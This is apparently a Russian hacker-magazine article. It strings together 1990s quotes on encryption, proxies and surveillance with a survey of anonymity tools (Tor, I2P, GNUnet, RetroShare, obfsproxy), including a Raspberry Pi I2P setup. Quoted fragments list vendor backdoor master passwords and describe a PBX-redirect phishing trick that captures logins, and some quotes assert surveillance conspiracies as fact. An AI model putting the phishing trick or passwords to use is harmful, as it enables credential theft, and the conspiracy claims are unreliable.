«У Клуба появился свой email-адрес, так что теперь Вы имеете возможность писать нам по Internet'у. Письма лучше всего шифровать PGP. Если у Вас нет пакета PGP и Вы имеете желание написать нам, сообщите нам об этой почтой или email'ом, и мы вышлем Вам этот пакет. Да, и еще — люди, когда вы получаете наши бандероли, не обращайте внимание на фамилию и имя отправителя, какими бы они ни были, и уж тем более не указывайте эти фамилии при написании на а/я 10. (Хорошим тоном для параноика тех времен считалась переписка с помощью PGP, единственно верной версии — 2.6.i for DOS с длиной ключа не менее 1024 бит (тогда это считалось хорошей длиной ключа). PGP вообще нравился параноикам того времени — им импонировало, что его запрещали к экспорту из США, а у Циммермана бывали проблемы с правительством. И это 1997 год! Многие ли сейчас используют асимметричное шифрование при переписке? — Прим. ред.)»

«Заметайте следы. Подозреваете, что кто-то следит за вами? Хотите бродить по Сети инкогнито? Это можно сделать, если начать путешествие с www.iproxy.com — бесплатной службы, которая удаляет ваш сетевой адрес из cookie-счетчиков и файлов доступа других серверов.»

«Интересуетесь, не заведено ли на вас досье? Сайт FedWorld Information Network (www.fedworld.gov) поможет вам найти информацию любого рода, включая предлагаемые для продажи правительственные документы.»

ЭЛИНОР МИЛЗ, 1997 ГОД

«Введите правило использования паролей доступа к файлам, содержащим секретную или ответственную информацию.»

ПЯТНИЦА, 11 СЕНТЯБРЯ 1998, ГАЗЕТА «МОСКОВСКИЙ КОМСОМОЛЕЦ»

«Сын известного московского композитора, музыкального теоретика, автора обработки «Времен года» Чайковского для камерного оркестра, 21-летний Илья Гэбман [NetserpNT //RUC] был задержан во вторник вместе со своими друзьями за хищение 20 тысяч долларов сразу из нескольких американских виртуальных магазинов через Интернет.»

«Найти какой-нибудь левый прокси для www достаточно легко, подобный сервис для IRC, ICQ и иже с ними встречается, мягко говоря, очень редко и для простого dialup-пользователя практически недоступен. Именно поэтому большая часть средств для атаки по IP заточена под всевозможные IRC-клиенты.»

«Оговорюсь, что мы будем исходить из предположения, что имя домена или IP-адрес пользователя в IRC подделать очень сложно и подавляющее большинство людей этим не занимаются, хотя такие методы и есть. На ум приходят два метода: IP spoofing и использование специального прокси-сервера, способного поддерживать IRC-протокол. Техника, называемая IP spoofing (обман IP), весьма сложна в применении. Хакерские сайты предлагают пользователям Windows 95 с версией Winsock 2.0 и выше несколько программ для подобных проделок.»

«Microsoft Outlook Express 4.0 — все письма, которые вы когда-либо отправляли, получали или удаляли, он все равно хранит в своей базе. Поэтому периодически рекомендуем удалять (лучше невосстановимыми методами, например с помощью программы Kremlin 2.1) эти файлы.

Существует мнение, что такие программы, как, например, операционная система Windows, способны как бы следить за всем, что происходит в компьютере (либо сами, либо по команде из Интернета), и отправлять все

собранные данные своим разработчикам (кто-то сказал Google Chrome, Chrome OS? Кто сказал, кто подумал? — Прим. ред.).»

«Недавно был скандал, когда один известный FTP-клиент отправлял все вводимые имена и пароли своим разработчикам. Так что будьте бдительны!

Полностью защищенный компьютер — это тот, который стоит под замком в бронированной комнате в сейфе, не подключен ни к какой сети (даже электрической) и выключен.

Практически все ПО, экспортируемое из США (включая ПО для шифрования), имеет так называемые «люки» или «черные ходы».

Работает глобальная система прослушивания телефонных разговоров — СОРМ. Подробнее см. раздел о телефонии. Практически все микросхемы и электронные компоненты, производимые в США и других западных странах, способны «выходить из строя» по команде со спутника, а также передавать нужную информацию на спутник. Практически вся военная техника может быть выведена из строя командой со спутника.»

1996 ГОД

«Компании обязаны обеспечить спецслужбам возможность контроля любых передаваемых данных, в частности — сообщений, посылаемых по электронной почте. Так же как и в случае с сотовыми и пейджинговыми фирмами (см. «ДП» № 43/96), провайдеры обязаны за свой счет создать такие возможности и предоставить Федеральной службе безопасности соответствующую аппа-ратуру для перехвата инфо-рмации.

Remailer'ов в сети много, некоторые из них позволяют указывать фиктивный адрес отправителя, большинство же прямо указывают в заголовке, что сообщение анонимно. Вы можете воспользоваться римейлером, послав сообщение по адресу remailer@replay.com, указав Subject: remailer-help.

В любой аппаратуре сотовой связи на этапе разработки закладываются возможности:

- представление информации о точном местоположении абонента (с точностью до метров);
- запись и прослушивание разговоров;
- фиксация номеров (даты, времени, категории и т. д.) вызывающей и принимающей вызов стороны;
- дистанционное включение микрофона для прослушивания и т. д.

Более того, в связи с тем что (для разведывательных целей) алгоритмы кодирования и защиты в сотовых системах связи намеренно ослаблены, они становятся ловкой добычей для разного рода хакеров и проходимцев.

Далеко не все прокси-серверы являются полностью анонимными. Проверьте свой прокси на предмет его полной или неполной анонимности: http://www.tamos.com/bin/proxy.cgi.

Если вы получите сообщение Proxy server is detected! — ваш прокси имеет «дыру».»

1997 BY MIKE SMITH

«Наверняка у вас в офисе есть мини-АТС. Перепрограммировать ее, чтобы звонки с данного номера переоучивались на ваш, — плевое дело. Осталось только запустить терминальную программу aka BBS, в заставке указать заставку вашего провайдера ;). И юзер ведь купится! На 100%. Введет и login, и password.

Windows 98, на мой взгляд, имеет принципиально новую черту. Теперь каждая отдельная копия этой операционной системы на каждом конкретном ПК в момент подключения к Интернет становится частью огромной единой глобальной операционной системы Microsoft. Самым безобидным или даже незначительным побочным эффектом является автоматическое обновление (изменение?) внутренних частей Windows 98. А главным становится то, что в момент подключения к Интернет фактически ВСЕ содержимое жесткого диска любого компьютера становится доступным Микрософт (ой вэй, так об этом нам говорили еще в прошлом веке! — Прим. ред.).

Новый Большой Брат (Microsoft) непрерывно круглосуточно сканирует содержимое жестких дисков десятков или даже сотен миллионов компьютеров по всему миру (и ваш домашний ПК тоже, если у вас установлена Windows 98) через Интернет, извлекает и скачивает информацию о версии операционной системы, об аппаратуре (звуковой и видеокарте, модеме, жестком диске и т. д.) и программном обеспечении, установленном на ПК, анализирует и в случае необходимости автоматически через Интернет обновляет части операционной системы, драйверы и другое программное обеспечение.

Дело идет к тому, что на земле останется только ОДНА КОПИЯ одной глобальной сетевой распределенной операционной системы Windows! Все компьютеры по сути превратятся в «сетевые компьютеры», их работа без подключения к Интернет будет функционально сильно ограничена. Все жесткие диски всех компьютеров будут являться частью ОДНОЙ единой сетевой распределенной файловой системы под управлением одной копии одной глобальной операционной системы Windows.»

DISCLAMER

Все цитаты, которые мы привели в этой статье, принадлежат их авторам. Иногда анонимным. Мнение авторов цитат может не совпадать ни с чем, кроме мнения авторов цитат, а их утверждения – быть порождением их души (быть может, больной).

ПАВЕЛ СЕМЬЯНОВ, ЦЕНТР ЗАЩИТЫ ИНФОРМАЦИИ СПБГТУ, 1996 ГОД

«Причины наличия люков в криптосистемах очевидны: разработчик хочет иметь контроль над обрабатываемой в его системе информацией и оставляет для себя возможность расшифровывать ее, не зная ключа пользователя. Возможно также, что они используются для отладки и по какой-то причине не убираются из конечного продукта. Естественно, что это рано или поздно становится известным достаточно большому кругу лиц и ценность такой криптосистемы становится почти нулевой. Самыми известными примерами здесь являются AWARD BIOS с его универсальным паролем «AWARD_SW» и СУБД Paradox фирмы Borland International, также имеющая «суперпароли» «jIGGAe» и «nx66ppx».

Вплотную к наличию люков в реализации (очевидно, что в этом случае они используют явно нестойкие алгоритмы или хранят ключ вместе с данными) примыкают алгоритмы, дающие возможность третьему лицу читать зашифрованное сообщение, как это сделано в нашумевшем проекте CLIPPER, где третьим лицом выступает государство, всегда любящее совать нос в тайны своих граждан.

Во многих книгах по безопасности предлагается выбирать в качестве надежного пароля два осмысленных слова, разделенных некоторым знаком, например «good!password». Подсчитаем, за сколько времени в среднем будут сломаны такие пароли, если такое правило включено в набор программы-взломщика (пусть словарь 10 000 слов, разделительными знаками могут быть 10 цифр и 32 знака препинания и специальных символа, машина класса Pentium со скоростью 10 000 crypt/c) := 210 000 секунд, или всего 2,5 дня!»

ДМИТРИЙ ЛЕОНОВ, WEB@HACKZONE.RU

«Нежно любимая миллионами пользователей ICQ (http://www.icq.com) тоже оказалась не без греха. На странице Fyodor's Exploit world помимо прочего приведена информация о слабостях ICQ'шного протокола, которые уже позволили создать многочисленные программы, делающие жизнь пользователя ICQ не слишком пресной. Так, например, на странице ICQ Snoofer Team предлагается опробовать программу, позволяющую слать сообщения по ICQ с чужого UIN. Snoofer существует в двух вариантах — в виде скрипта, доступного со страницы, и в виде программы, которую обещают рассылать по почте. Для его использования достаточно знать IP-адрес адресата, номер порта, на котором висит ICQ, и UIN отправителя. Инструкция прилагается.»



Антон «ant» Жуков
ant@real.xakep.ru

ШАПКА-НЕВИДИМКА

ОБЗОР СПОСОБОВ ОСТАВАТЬСЯ АНОНИМНЫМ В СЕТИ

Так уж иногда случается, что фантастические и шпионские сюжеты оказываются не только плодом больной фантазии автора, а самой настоящей правдой. Еще совсем недавно какой-нибудь параноидальный фильм о тотальной слежке государства за человеком воспринимался как очередная сказка, игра воображения автора и сценаристов. До тех пор, пока Эдвард Сноуден не обнародовал информацию о PRISM — программе слежения за пользователями, принятой на вооружение Агентством национальной безопасности США.

ПОВОД ДЛЯ БЕСПОКОЙСТВА

После такой новости шутки про паранойю стали совсем не актуальны. А разговоры про слежку нельзя больше списать на расшатанную психику. Возникает серьезный вопрос, можно ли чувствовать себя в безопасности, пользуясь своей почтой или общаясь в социальной сети или чате? Ведь на сотрудничество со спецслужбами пошли многие крупные компании: Microsoft (Hotmail), Google (Google Mail), Yahoo!, Facebook, YouTube, Skype, AOL, Apple. Учитывая то, что PRISM была нацелена в первую очередь на слежку за иностранными гражданами, а объем перехватываемых телефонных разговоров и электронных сообщений по некоторым оценкам достигал 1,7 миллиарда в год, стоит серьезно задуматься над тем, как защитить свою частную жизнь от чужих глаз.

TOR

Первая реакция на новость о PRISM у многих была одинакова: не позволим следить за собой, ставим Tor. Это, пожалуй, действительно самое популярное средство, о котором мы не один раз рассказывали на страницах нашего журнала. Он тоже был создан американскими военными, правда для совсем противоположных целей. Такая вот ирония. Пользователи запускают на своей машине программное обеспечение Tor, работающее как прокси, он «договаривается» с другими узлами сети и строит цепочку, по которой будет передаваться зашифрованный трафик. По истечении некоторого времени цепочка перестраивается и в ней используются уже другие узлы. Для сокрытия от любопытных глаз информации о браузере и установленной ОС Tor часто используется в связке с Privoxy — некеширующим прокси, который модифицирует HTTP-заголовки и веб-данные, позволяя сохранить приватность и избавиться от назойливой рекламы. Чтобы не лазить по конфигурационным файлам и не править все настройки ручками, есть замечательная GUI-оболочка — Vidalia, доступная для всех ОС и позволяющая за пару минут поднять на своем ПК дверь в анонимный мир. Плюс разработчики попытались все максимально упростить, предоставляя пользователям возможность в один клик установить себе Tor, Vidalia и portable-версию Firefox с различными security-аддонами. Для безопасного общения существует децентрализованная анонимная система обмена сообщениями — TorChat. Для безопасного, анонимного и прозрачного перенаправления всего TCP/IP- и DNS-трафика через сеть анонимайзеров Tor служит утилита Tortilla. Программа позволяет анонимно запускать на компьютере под Windows любое программное обеспечение, даже если оно не поддерживает SOCKS или HTTP-прокси, что раньше было практически невозможно сделать под Windows. Помимо этого, для стандартной связки Tor + Vidalia + Privoxy существует достойная альтернатива — Advanced Onion Router (bit.ly/ancXHz), portable-клиент для «луковой маршрутизации». Для тех, кто особенно обеспокоен своей безопасностью, есть Live CD дистрибутив, который «из коробки» настроен отправлять весь трафик через Tor, — bit.ly/e1siH6.

Основное предназначение Tor — это анонимный серфинг плюс возможность создания аноним-

ных сервисов. Правда, за анонимность приходится расплачиваться скоростью.

I2P

Кроме «луковой маршрутизации», есть еще и «чесночная», применяемая в I2P. Tor и I2P при некотором внешнем сходстве во многом реализуют диаметрально противоположные подходы. В Tor создается цепочка из нод, по которой передается и принимается трафик, а в I2P используются «входящие» и «выходящие» туннели и таким образом запросы и ответы идут через разные узлы. Каждые десять минут эти туннели перестраиваются. «Чесночная маршрутизация» подразумевает, что сообщение («чеснок») может содержать в себе множество «зубчиков» — полностью сформированных сообщений с информацией по их доставке. В один «чеснок» в момент его формирования может закладываться много «зубчиков», часть из них может быть нашими, а часть транзитными. Является ли тот или иной «зубчик» в «чесноке» нашим сообщением, или это чужое транзитное сообщение, которое проходит через нас, знает только тот, кто создал «чеснок».

Основная задача I2P, в отличие от Tor, — анонимный хостинг сервисов, а не предоставление анонимного доступа в глобальную сеть, то есть размещение в Сети веб-сайтов, которые в терминологии I2P называются eepsites.

Для работы программного обеспечения I2P необходима предустановленная Java. Все управление ведется через веб-интерфейс, который доступен по адресу `127.0.0.1:7657`. После всех необходимых манипуляций надо подождать пару минут, пока сеть настроится, и можно пользоваться всеми ее скрытыми сервисами. В данном случае мы получили анонимный доступ в сеть I2P, то есть ко всем ресурсам в домене .i2p. Если захочется выйти в глобальную сеть, то достаточно просто прописать в настройках браузера использование прокси-сервера `127.0.0.1:4444`. Выход из I2P в глобальную сеть осуществляется через определенные шлюзы (называемые outproxy). Как понимаешь, рассчитывать на огромную скорость в таком случае не приходится. Плюс нет никакой гарантии, что на таком шлюзе никто не снифает твой трафик. Безопасно ли размещать свой анонимный ресурс в I2P-сети? Ну, 100%-й гарантии безопасности тут никто дать не может, если ресурс будет банально уязвим, то не составит особого труда определить его истинное местоположение.

GNUNET

А как насчет безопасного и анонимного обмена файлами? Для такой цели можно прибегнуть к помощи GNUnet (bit.ly/hMnQsu) — фреймворка для организации безопасной P2P-сети, не требующей централизованных или любых других «доверенных» сервисов. Основная цель проекта — создание надежной, децентрализованной и анонимной системы обмена информацией. Все узлы сети работают как маршрутизаторы, шифруют соединения с другими узлами и поддерживают постоянный уровень нагрузки на сеть. Как и во многих других решениях, узлы, активно участвующие в работе сети, обслуживаются с более высоким приоритетом. Для идентификации объектов и сервисов используется URI, который выглядит как `gnunet://module/identifier`, где `module` — имя модуля сети, а `identifier` — уникальный хеш, идентифицирующий сам объект. Интересная фича — возможность настроить уровень анонимности: от нуля (не анонимно) до бесконечности (по дефолту стоит единица). Для безопасной передачи все файлы шифруются с помощью ECRS (An Encoding for Censorship-Resistant Sharing — шифрование для устойчивого к цензуре обмена файлами). GNUnet является расширяемым, на его основе можно строить новые P2P-приложения. Помимо файлообмена (наиболее популярного сервиса), существуют альтернативные службы: простейший чат, находящийся сейчас в полумертвом состоянии, а также распределенный DNS. Ну и как обычно, за анонимность приходится расплачиваться: высокой задержкой, низкой скоростью работы и достаточно высоким потреблением ресурсов (что характерно для всех децентрализованных сетей). Плюс присутствуют проблемы обратной совместимости между различными версиями фреймворка.

RESTROSHARE

RestroShare (bit.ly/cndPfx) — это открытая кросс-платформенная программа для построения децентрализованной сети по принципу F2F (Friend To Friend), использующая GPG. Основная философия заключается в обмене файлами и общении только с доверенными друзьями, а не со всей сетью, из-за чего ее часто относят к darknet.

OBFSPROXY

Во многих странах, таких как Китай или Иран, провайдеры активно борются против использования Tor'а, применяя DPI (deep packet inspection), фильтрацию по ключевым словам, избирательную блокировку и другие методы. Для того чтобы обойти цензуру, torproject выпустил специальную тулзу obfsproxy (bit.ly/z4huoD), которая преобразует трафик между клиентом и мостом таким образом, что он выглядит для провайдера абсолютно безобидным.






Схема работы obfsproxy



Запуск Tor через Vidalia



Консоль маршрутизатора I2P

Для установки соединения с другим пользователю надо сгенерировать с помощью RetroShare пару GPG-ключей (или выбрать существующую). После проверки подлинности и обмена асимметричным ключом устанавливается SSH-соединение, использующее для шифрования OpenSSL. Друзья друзей могут видеть друг друга (если пользователи включили такую возможность), но соединяться не могут. Такая вот получается социальная сеть :). Но зато можно шарить папки между друзьями. В сети существует несколько сервисов для общения: приватный чат, почта, форумы (как анонимные, так и с обычной аутентификацией), голосовой чат (VoIP-плагин), каналы наподобие IRC.

RASPBERRY PI

Ты можешь удивиться: при чем тут Raspberry Pi? Мы же говорим про анонимность. А при том, что сей маленький девайс поможет этой анонимности добиться. Его можно использовать в качестве роутера/клиента, предоставляющего тебе доступ к Tor/I2P-сетям или анонимному VPN. Кроме этого, есть еще один плюс. В децентрализованных сетях достигнуть приемлемой скорости доступа к внутрисетевым ресурсам можно, только если постоянно находиться в ней. Например, в I2P доверие других «чесночных роутеров» к такому узлу будет больше, соответственно, и скорость выше. Держать ради этого постоянно включенным свой компьютер или заводить отдельный сервер нерезонно, а вот потратить на это всего 30 долларов вроде и не жалко.

В повседневной жизни можно будет пользоваться обычным подключением, а когда надо будет анонимно выйти в Сеть — просто пускаешь весь трафик через мини-девайс и не паришься ни с какими настройками.

Надо сказать, что до недавнего времени устанавливать софтину I2P, написанную на Java, на «малинку» смысла не было. Жадной до ресурсов Java-машине никак не хватало стандартных 256 Мб оперативы. С выходом Raspberry Pi model B, несущего на борту уже 512 Мб, это стало уже вполне реально. Так что давай рассмотрим основные моменты, связанные с установкой. Допустим, мы используем Raspbian (bit.ly/ys8SAK).

Первым делом обновляемся:

```
sudo apt-get update; sudo apt-get ↩
dist-upgrade
```

Затем устанавливаем Java, но не стандартную из пакетов, а специальную версию, заточенную под процессоры ARM, — bit.ly/13Kh9TN (как показывает практика, стандартная сожрет всю память). Скачиваем и инсталлируем:


```
sudo tar zxvf jdk-8-ea-b97-↩
linux-arm-vfp-hflt-03_jul_2013.tar.gz ↩
-C /usr/local/java
export PATH=$PATH:/usr/local/java/bin
```

После чего скачиваем и устанавливаем I2P:


```
cd ~
mkdir i2pbin
cd i2pbin
wget http://mirror.i2p2.de/↩
i2pinstall_0.9.7.jar
java -jar i2pinstall_0.9.7.jar -console
```

Чтобы превратить Raspberry в роутер для I2P, надо немного поколдовать с конфигами. Переходим в ~/.i2p и начинаем редактировать файл clients.config. Там нам надо закомментировать строку

→ **Анонимная одноранговая сеть GNUnet**



↓ **Децентрализованная F2F-сеть**




```
clientApp.0.args=7657 ::1,127.0.0.1 ↩
./webapps/
```

и раскомментировать

```
clientApp.0.args=7657 0.0.0.0 ↩
./webapps/
```

А затем в файле i2ptunnel.config заменить адреса в строках

```
tunnel.0.interface=127.0.0.1
tunnel.6.interface=127.0.0.1
```

на 0.0.0.0. После чего можем запустить I2P-роутер, выполнив:

```
cd ~/i2pbin
./runplain.sh
```

Также можно добавить в crontab следующие строки, чтобы софтина автоматически поднималась при запуске системы или после краша:

```
0 * * * * /home/pi/i2pbin/runplain.sh
@reboot /home/pi/i2pbin/runplain.sh
```

Осталось только организовать удаленный доступ к девайсу. Оптимальный способ — использовать динамический портфорвардинг через SSH. Для этого надо только установить в настройках I2P-туннель, который бы указывал на 22-й порт на локальной машине.

Таким же образом можно превратить Pi в анонимный VPN (как это сделать, можно посмотреть тут — bit.ly/11Rnx8V) или подключить к Tor'у (отличный видеоманул по этому поводу: bit.ly/12RjOU9). А можно и придумать свой способ, как использовать девайс для анонимных путешествий по Сети.

MIKROTIK

На самом деле Raspberry Pi не единственный маленький девайс, на базе которого можно организовать анонимный доступ в Сеть. Достойной альтернативой ему будет роутер от латвийской компании MikroTik (bit.ly/mcyQK), которая занимается производством сетевого оборудования и софта для него. Такой девайс обойдется чуть подороже, но потребует меньше возни при настройке. В числе продуктов компании RouterOS — операционная система на базе Linux, предназначенная для установки на аппаратные маршрутизаторы MikroTik RouterBOARD. Различные варианты платформ RouterBOARD позволяют решать различные сетевые задачи: от построения простой точки доступа до мощного маршрутизатора. Несмотря на наличие разъема для подключения питания, практически все устройства могут питаться с помощью PoE. Большой плюс — наличие хорошей документации (bit.ly/jSN4FL), в которой очень подробно описано, как можно создать security-роутер на базе RouterBOARD4xx, подключив его к сети Tor. Останавливаться на этом не будем, здесь: bit.ly/1cmX6xU все очень подробно описано.

АДДОНЫ ДЛЯ БРАУЗЕРОВ

Большая часть времени в Сети идет не на разговоры по скайпу или общение в социальных сетях, а на простой серфинг. Но и тут нас не оставляют без присмотра. Социальные сети и прочие сайты пытаются отследить, какие ресурсы ты посещаешь, что ищешь в Сети, чтобы потом пичкать тебя рекламой по схожей тематике (стоило мне разок посмотреть один ноутбук, как он тут же начал выскакивать повсюду в рекламе от гугла). Это быстро начинает раздражать и отвлекать от основного поиска. Да и вообще, мы заходим в Сеть не для того, чтобы показать кому-то, что мы ищем. Так что с этим надо как-то бороться.

Disconnect

Один из лучших плагинов, позволяющий скрыться от рекламной слежки, доступный для браузеров Firefox, Chrome, Opera и Safari. На официальном сайте (bit.ly/16bl6vW) можно посмотреть забавный анимационный ролик, демонстрирующий, как некоторые сайты следят за пользователями и мешают им сосредоточиться на поиске. После установки данного расширения на тулбаре появится кнопка, при клике на которую отобразится выпадающее окошко (дропдаун), и в нем будет наглядно показано, сколько «левых» запросов (от гугла, твиттера, фейсбука, аналитических и рекламных сайтов) было заблокировано при заходе на данную страницу. А также на сколько удалось сократить время загрузки страницы и сколько сэкономить трафика.

Adblock Plus

Еще одним способом отслеживания пользователя (а также часто и распространения малвари) служит реклама. И пусть большинство баннеров вполне безобидны, но согласись, что куча анимации и выскакивающие попапы не только раздражают, но и отвлекают внимание от искомой информации. Чтобы отключить рекламу в Firefox, Opera и Chrome, достаточно поставить расширение Adblock Plus (bit.ly/19WLfF9).

DoNotTrackMe


Альтернативой популярному Disconnect, также поддерживающей все популярные браузеры, может служить DoNotTrackMe (bit.ly/yUj0ty). Интерфейс у обоих расширений очень похож. Правда, в отличие от более продвинутого конкурента, DoNotTrackMe предоставляет право выбора по блокировке того или иного шпионящего сайта самому пользователю. Такой подход пригодится тем, кто хочет оставить все как есть, заблокировав лишь некоторых нарушителей.

Ghostery

